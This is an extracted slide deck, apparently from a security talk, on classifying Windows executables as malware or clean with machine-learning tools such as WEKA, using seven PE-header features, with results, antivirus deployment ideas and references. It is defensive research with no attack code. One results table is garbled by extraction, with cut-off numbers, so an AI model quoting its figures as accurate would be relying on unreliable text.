
- Algorithm Start with bucket 1
 - 1. Run ML algorithms on current feature set
 - 2. Add next best feature, modulo 7, to feature set
 - Return to step 1.














More Results

- Six numeric machine-learning algorithms
 - Experiment III with 7 features

Check the Classification

Results


- Best classifier: RandomForest
 - 98.21% accuracy
 - 6.7% false positive rate

- Why did seven features work so well?
 - Algorithms picked most discriminating features first

Results

- The Seven
 - DebugSize, ImageVersion, IatRVA, ExportSize, ResourceSize, VirtualSize2, NumberOfSections
- DebugSize
 - Denotes the size of the debug-directory table
 - Malware vs. clean file discrimination: ...
- ImageVersion
 - Denotes the version of the file
 - Malware vs. clean file discrimination: ...

How Do I Use That ML Model?



- Desktop antivirus
 - Consolidate signature databases
 - Classifiers in least aggressive mode
- Cloud antivirus
 - Quick detection of mass malware variants
 - Classifiers in more aggressive mode
- Gateway antivirus
 - Stop worms from spreading
 - Classifiers in most aggressive mode


Coming Soon To a Conference Near You

```
Program to classify malware into
   0 = CLEAN
   1 = DIRTY
   UNKNOWN
     Results on ~130000 dirt
          (False Positives, T
                                                             ;, rates
                  TN
                                                              FP Rate
□J48
         FΡ
                           TΡ
                                                                               Accuracy
        7683
                 37171
                          1303
                                                             ).171289071
                                                                              0.937662018
■J48Graft FP
                            ΤF
                                                              FP Rate
                   TN
                                                                               Accuracy
                          1290
                                                             ).151157087
                                                                              0.935915166
        6780
                 38074
                           TΡ
□PART
         FΡ
                  TN
                                                              FP Rate
                                                                               Accuracy
        7074
                 36492
                          1250
                                                             ).162374329
                                                                              0.907401791
⊟Ridor
         FΡ
                  TN
                           TΡ
                                                              FP Rate
                                                                               Accuracy
                                    ΕN
        7390
                 37935
                          114194
                                  20930
                                           0.845105237
                                                             0.163044677
                                                                              0.843058149
```

Closing Remarks

Get WEKA (free), get the official book (not free but affordable).







Closing Remarks

- The Arms Race
 - "Bad guys can also use machine learning."





- Could ML buy the good guys more time?
- Could self-training ML models strain human analysts less?

Closing Remarks

- The Cost of FPs vs. FNs
 - ML models without tuning can't be used in production
 - Adjust models by adding costs of FPs into probabilities used by algorithms
 - Everyone's calculation is different

- Protecting the User's Privacy
 - What features are you extracting?
 - Is this a development box?
 - Research privacy-preserving data mining

Further Reading

- M. Siddiqui, M. C. Wang, and J. Lee. Detecting trojans using data mining techniques. In D. M. A. Hussain, A. Q. K. Rajput, B. S. Chowdhry, and Q. Gee, editors, IMTIC, volume 20 of Communications in Computer and Information Science, pages 400-411. Springer, 2008.
- M. G. Schultz, E. Eskin, E. Zadok, and S. J. Stolfo. Data mining methods for detection of new malicious executables. In Proceedings of the 2001 IEEE Symposium on Security and Privacy, pages 38, Washington, DC, USA, 2001. IEEE Computer Society.
- M. Z. Shafiq, S. M. Tabish, F. Mirza, and M. Farooq. Pe-miner: Mining structural information to detect malicious executables in realtime. In Proceedings of the 12th International Symposium on Recent Advances in Intrusion Detection, RAID '09, pages 121-141, Berlin, Heidelberg, 2009. Springer-Verlag.
- Y. Ye, L. Chen, D. Wang, T. Li, Q. Jiang, and M. Zhao. Sbmds: an interpretable string based malware detection system using svm ensemble with bagging. Journal in Computer Virology, 5(4):283-293, 2009.
- Y. Ye, D. Wang, T. Li, and Ye. Imds: Intelligent malware detection system. In Proceedings of ACM International Conference on Knowlege Discovery and Data Mining (SIGKDD 2007), 2007.
- Dan Guido's Exploit Intelligence Project, <u>http://www.isecpartners.com/storage/docs/presentations/EIP-final.pdf</u>

Further Reading



| Talks | TED Conferences |
|--------------|-----------------|
| Speakers | TED× Events |
| Themes | TED Prize |
| Translations | TED Fellows |
| | |

TALKS

Mikko Hypponen: Fighting viruses, defending the net



http://www.ted.com/talks/mikko hypponen fighting viruses defending the net.html

- Koolkat, <u>http://www.flickr.com/photos/32936091@N05/37529975</u> <u>36/</u>
- SANS, http://isc.sans.edu/diary.html?storyid=4246
- swankalot, <u>http://www.flickr.com/photos/swanksalot/4335612238/sizes/m/in/photostream/</u>
- BSOD: <u>http://upload.wikimedia.org/wikipedia/commons/a/a8/Windows_XP_BSOD.png</u>
- AVIRA, http://techblog.avira.com/wp-content/uploads/2010/04/spy_eye.png

- Virustotal, <u>https://www.virustotal.com/file/7e3669a58bb7830e55e7</u> <u>d2b85a4bcf3b8b53bd6e07cf0c1655e247260f88c59e/analysis/</u>
- Microsoft, <u>http://www.microsoft.com/security/sir/story/default.aspx#</u>
 !zbot_works
- Microsoft MPMC, <u>http://blogs.technet.com/b/mmpc/archive/2012/01/29/when-imitation-isn-t-a-form-of-flattery.aspx</u>
- PC Magazine, <u>http://www.pcmag.com/slideshow_viewer/0,3253,I%3D2</u> <u>05153%26a%3D205149%26po%3D8,00.asp?p=n</u>
- SecurityFocus, http://www.securityfocus.com/excerpts/2

- Wikipedia, <u>http://upload.wikimedia.org/wikipedia/commons/d/da/Brain-virus.jpg</u>
- Wikipedia, <u>http://upload.wikimedia.org/wikipedia/commons/8/84/Blaster-virus.jpg</u>
- darcy m, http://www.flickr.com/photos/darcym/54086635/
- darkchacal, http://www.flickr.com/photos/darkchacal/4252059347/
- Classification, <u>http://upload.wikimedia.org/wikipedia/commons/d/d1/Binary-classification.svg</u>

- John Pavelka, http://www.flickr.com/photos/28705377@N04/4142872268/
- kmgsquidoo, http://www.flickr.com/photos/38117284@N00/1277420698/
- LabyrinthX, http://www.flickr.com/photos/labyrinthx/1955627738/
- Google Books, <u>http://books.google.com/books/about/Data_Mining.html?id=5</u> <u>FIEAwyn9aoC</u>
- AV Hire Lens, http://www.flickr.com/photos/av_hire_london/5570201239/
- potzuyoko, http://www.flickr.com/photos/potzuyoko/6549346059/

Binary Classification: Cylon or Human?





